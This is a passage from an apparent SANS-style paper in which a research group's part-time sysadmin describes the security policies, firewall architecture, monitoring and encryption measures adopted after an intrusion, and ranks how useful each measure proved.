ii. Procedures for containment. Each activity now has at least a prototype SOP for containment, and these are presented and criticized by the sysadmins of other groups.

iii. We have established a logging procedure to combine logs of different activities when multiple machines are compromised.

iv. We have established a regular review system to make sure that warning banners are installed on all machines.

v. Activity-specific policies were developed for my activity:

1. We have established an explicit chain of authority and set of responsibilities for players.

2. Systematic review of logs (which had been done on a "when time allows" basis before), with recordkeeping of when inspections were done. Review of logs is rotated

between two people; each person is responsible for QC'ing the reviews by the previous person as well as doing the reviews of the current logs. This rotation is done on a biweekly basis, except when one of the people with sysadmin responsibilities is on vacation.

3. We have reviewed our backup policies and now have established a policy of making periodic epoch-level backups after a security inspection and with comparison to previous "clean" epoch-level backups. This is in addition to, or at least separate from, the regular incremental backups.

4. We have developed a formal policy for regularly looking for and installing patches. We have actually been pretty good about this.

5. We have established more formal and stringent access policies. This was the source of some controversy. Our activity has been based on the idea of a collaborative group of collegial scientists. There was some ill feeling when a couple of us suddenly started telling others that they couldn't have access to everything all the time. Nonetheless, after attending the SANS firewall course, we seriously bought into the idea of "defense in depth" which meant, for the first time, we started doing things **behind** our firewall.

6. We have limited root access (before the intrusion, many people other and sysadmins had the root password).

7. We have established a policy of "defense in depth" even behind the choke firewall:

    a. Not all machines behind the firewall are now given access to all other machines. Machines devoted to specific projects are not allowed to talk to machines devoted to unrelated projects. We stop this both at the managed switch level and at the "personal firewall" level.

    b. Services are sequestered. For instance, we used to allow web surfing directly from our primary database machine. We still allow liberal web access, but now users must use specific machines.

Now, even behind the firewall, services are severely limited.

c. We have installed individual firewalls on all machines, even those behind our choke firewall.

d. We have limited who can download software.

e. We have limited access to machines. Previously, all users had access to all machines in the group. Now, only users who can demonstrate a need to use a given machine are given access to it.

f. We have installed an IDS in the DMZ and another behind the choke firewall (both are Snort, but we are investigating a government/semi-commercial tool from Mitre as well).

8. We have instituted a policy for how outside users can get access (we have a large number of collaborators from outside the institution), and how personal computers and laptops can be used.

9. We are in the (surprisingly arduous) process of changing where we store things. The plan is to move material of high importance or sensitivity (our "crown jewels") onto a few machines and further sequester these. There has been some resistance to this from individual scientists, who have an attachment to having certain material on "their" machines. This is an ongoing policy issue, but will be resolved by sequestration.

10. We have established a formal incidence response team that includes people from outside the group.

11. We are in the process of writing checklists for doing quality audits on our security policies. This has also turned out to be fairly arduous, since each machine is different, and because we support five different operating systems behind the firewall (IRIX, Windows 2000, MacOS, Linux, Solaris).

12. We have instituted a policy whereby all people with root privileges must record by hand in a notebook every time they log into a machine as root (we can do this because we are a relatively small shop). Further, we have instituted the

policy that people with root privileges will not log in directly as root except in specific instances, but instead must log in through their own user account and then su to root.

13. Similarly, because we have relatively few users who need to log into the system from home, each login from off site is followed-up with a phone call from the sysadmin the next day to make sure the person really did access from outside.

14. We unplugged our modem.

15. We have instituted password aging.

16. We have instituted periodic self-testing for security. These include:
    a. Running password crackers on ourselves.
    b. Running vulnerability tools on ourselves (e.g. Nessus).

17. We have instituted an encryption policy (see software changes).

18. One of the hardest things was to institute and make work a scheduled way of repeatedly checking each machine to make sure that only the appropriate ports are open, that only the appropriate users have accounts, that dormant accounts are removed, and such. This goes back to the establishment of checklists. Since none of use are primarily sysadmin or security people, but instead are all scientists with this as a secondary role, any "scheduled" task tends to end up being "when time is available" which ends up being "as soon as I finish this next grant request/experiment/case workup." All the SOPs and checklists in the world are worthless if they are ignored. This is an ongoing problem. Currently, we have regular security meetings every two weeks, and the person responsible for security during that period has at least that as a suspense date. However, we would ideally check these things on a more frequent basis.

d. We have made some architectural changes to increase security.

    i. As noted above, all groups maintain at least a bastion firewall.

ii. The architecture of my activity has changed significantly (see figure 2)

1. We have adopted the policy of assuming the other activities are compromised, and we must thus protect ourselves from machines within our domain but outside the firewall that does NAT.

2. We have established a tiered-firewall system with both a bastion firewall and a choke firewall. One of the suggestions in the SANS firewall course was to have the bastion and choke from different vendors. I like that idea, but we were forced to drop our Gauntlet firewall when the smap vulnerability came up and SGI decided not to fix the software, and we are not funded to buy another piece of software for this. So, we currently use iptables for both the bastion and choke.

3. We have replaced the DMZ hub with a managed switch.

4. We have installed a loghost that does not have an ip address but gets the logs by sniffing (another idea I got from the SANS firewall course).

5. We have further separated functions for the various machines, minimizing the services on each machine in the DMZ.

6. We have installed IDS systems both in the DMZ and behind the firewall.

7. We have disallowed telnet on all machines but one in the DMZ. If a collaborator must use telnet, access to only one machine is allowed. That machine has very limited access to other assets through specific applications. If the collaborator wants greater access, he or she will have to learn to use ssh.

8. Our previous LAN behind the choke firewall consisted of a simple Ethernet backbone and hubs. This has been replaced by a managed switch.

e. We made some specific software modifications as well:

i. We have taken the SANS advice and created an emergency toolbox for each machine cluster. This includes:
    1. A minimal set of OS binaries. These include
        a. /lib
        b. /usr/lib
        c. ls, diff, ps, find, netstat, df, du, rm, mv, cp, chown, chgrp, chmod, dd, nc, tar, cpio, compress, uncompress, gzip, gpg, osview, lsof, mt, md5sum
        d. afind, hfind,sfind,DumpEvt, fport, inzider,nplist
    2. Backup software (Ghost)
    3. The Coroner's Toolkit
    4. Windows Resource Kit (for Windows clusters)
    5. An Ethernet hub
    6. A USB hub
    7. A dual-boot laptop with CD writer.

ii. When we reviewed our disk usage, we found that most of our disk space was taken up by files that had not been accessed in the past month. Many of the scientists here had large amounts of data they wanted on an infrequent basis, but when they wanted it, they wanted it fast – they were unwilling to go to tape. This is more of a classic sysadmin problem for filling up disks, but we have been able to avoid running out of disk space without getting mean about quotas. Since we didn't want to force people to tape, but we **also** didn't want to leave the data open for exploitation by an intruder, we decided to create and enforce an encryption policy. To that end:

    1. We downloaded and installed GPG, the GNU PGP.

    2. All users are trained in using PGP (though, of course, when it comes to using PGP for email and such, you can lead a horse to water…)

    3. All files with access patterns of less than one access per month shall be encrypted using PGP or equivalent. Each user is responsible for encrypting his or her own data in long-term storage.

    4. A system administrator will encrypt any data that is dormant for more than six weeks and is not encrypted. The user may then contact the system administrator to get access to the data. This has causes a few screams, but after a short while, people get the idea and do it themselves.

iii. An intrusion detection system. Currently we are using snort, but are in the process of acquiring a more complete system.

iv. We have installed tripwire on all of our machines

v. We periodically scan our own machines for vulnerability using Nessus.

vi. We have installed tcpwrapper

vii. We have made and saved md5 hashes of system software on all machines.

viii. One thing that has made a surprising difference is that we have put up number of displays in the offices of the people with security responsibilities that provide constant graphic indications of activity, such as the traffic graphs from the managed switches and network graphic tools such as etherape. Once again, because we are a small shop, a burst of activity from one machine or another is very noticeable, as are strange connections.

ix. We have installed account aging. We have a large number of collaborators who come in for a short period of time. Previously, when these folk left, their accounts would not be deleted. At the time of our compromise, we had accounts from people who had moved on to other jobs three years previously.

Results

Over the past year, we have been the subject of numerous attacks, stopped by the firewalls, the lack of ports, or our positive social engineering. In watching our system during that time, we have averaged around ten obvious portscans per day, at least two stealth portscans per day, and three to four attempts to compromise our ftp server per week. I add about six addresses to my "bad actors" list on my bastion firewall per week. There has been one successful intrusion on a box in another activity – the sysadmin had been called away for after doing an OS installation but before nailing down the box and installing patches, and during the afternoon the machine was broken into through an unpatched vulnerability. In addition, we have had one webserver used as a spam site, but it turned out to be a "feature" not a bug – I am not a web person but according to the sysadmin at that site, there was some cgi script that allowed an outside machine to use the mailer on the web site. This was thus not an intrusion, but a misuse of a silly feature.

In watching the traffic on our site, I would rate the following actions by effectiveness from most useful to least useful. I am not listing the most obvious – that of continuing education, because I want to focus on the actual steps we took with respect to administration.

1) Disabling ports. This has saved us untold anguish, especially when we have found that we missed a patch or vulnerability. In spite of our policies, we have missed out on important patches six times for periods of more three weeks or more. When we went back to our logs, we found in **every** case that there had been attempts to exploit that vulnerability, but none of the machines in the DMZ with that OS were running the services.
2) The bastion firewall. This has been a lifesaver, more for the general rules than for the blocking of specific vulnerabilities. By the time we know to add some new rule to the firewall, the vulnerability will have already been probed. In contrast, there's a fair amount of spoofing going on in the world, and a pretty large number of clumsy portscans, all of which are blocked easily. In addition, there have been a couple of occasions where one of the sysadmins (um, me), **thought** he had turned off a service on a box in the DMZ, but in fact had not. Nonetheless, since the firewall blocked all traffic to that port on that machine anyway, my mistake didn't cost me. Thus, the bastion firewall has aided as a backup for what **should** have been taken care of at the individual machine level.
3) The choke firewall. Network translation is a godsend. While obscurity may not be security, invisibility is very nice. We really haven't gotten that much use out of proxy service, though.
4) Monitoring software (tcpdump, snort, logs, auditing, etc.). Clearly one needs intelligence. More important is the **regular** and **systematic** review of the logs by the same couple of people. It is only through doing this on a regular basis that you get used to the use and traffic patterns of a specific system. Just looking at the logs now and then simply can't give you the feel for the big picture that you have to build from looking at all the minutiae.
5) Isolating services and use of machines behind the firewall. It was possible to limit people to a small number of machines each with essentially no disruption of work activity. However, moving from having 30 or 100 users on a box to having 4 or 5 users on a box meant investigation of traffic, suspicious logins, etc. was much simplified. This hasn't prevented any malicious behavior, but it has saved us a lot of time and effort in our monitoring activities.
6) Sharing information with other sysadmins in other activities. There have been a couple of concerted attacks against multiple activities. It was very useful to see that everyone got similar results.
7) Checklists and SOPs. Actually, checklists are more useful than the SOPs were; the SOPs codified what was really pretty much common sense once you got your head around what needs to be done. On the other hand, the checklists are invaluable because it is so easy to forget one or two things per machine.
8) The password cracker has broken a fair number of passwords.

The things that have been the least useful have been:

1) Encryption of archived data. Since we haven't had a successful intrusion (that we know of), the fact that the data is encrypted hasn't saved us from anything yet. There's still a little grumbling about that.
2) Behind the firewall "personal" firewalls. Again, since we haven't had any intrusions behind the firewall (or any sabotage), the added administration of playing with all these personal firewalls has been nontrivial with little demonstrated benefit. Again, this would change if we had a bad breakin or a malicious inside user.

The Upside:

Our activity has not been cracked in 18 months.

The Downside:

I and the other sysadmin for our group spend much more time maintaining security status than we did before, which has decreased the amount of time we can spend doing our "real work" of science. However, by showing the value of the effort, through demonstrating the threat with the logs and by documenting the time and work involved, we have finally gotten preliminary approval for a hire.

References:

1) See: http://www.faqs.org/rfcs/rfc854.html
2) OK, I don't really have a 1980s reference for this, but I do remember it from grad school. The oldest reference to the vulnerability of telnet on my bookshelf is in "Firewalls and Internet Security: Repelling the Wily Hacker" by William R. Cheswick and Steven M. Bellovin, 1994, who write "Most telnet sessions come from untrusted machines. Neither the calling program, calling operating system, nor the intervening networks can be trusted. The password and the terminal session are available to prying eyes…" (p 32). Oddly enough, the oldest book I own "UNIX System Administration Handbook" by Nemeth, Snyder, and Seebass (1989) does not mention the security implications of telnet. In general, at least with us, the problem was not really that we denied that potential problems existed as much as that we assumed that nobody would bother to attack us.
3) Dan Farmer and Wietse Venema "Improving the Security of Your Site by Breaking Into It" http://nsi.org/Library/Compsec/farmer.txt, http://www.fish.com/security/admin-guide-to-cracking.html, among others
4) All of these can be found on the www.cert.org site.
5) Comer, Douglas. Internetworking with TCP/IP vol 1. Prentice Hall, 1988, p234-235.
6) http://www.networkuptime.com/tutorials/intro_telnet/
7) http://www4.ulpgc.es/tutoriales/tcpip/pru/3376c42.htm#telnet



Figure 1. The old network. The compromised machines are in red and yellow.



Figure 2: The new network. Note that the data for building 2 is essentially the same as in figure 1, but with an added firewall for the other activities. This is reduced to a cloud in this second illustration.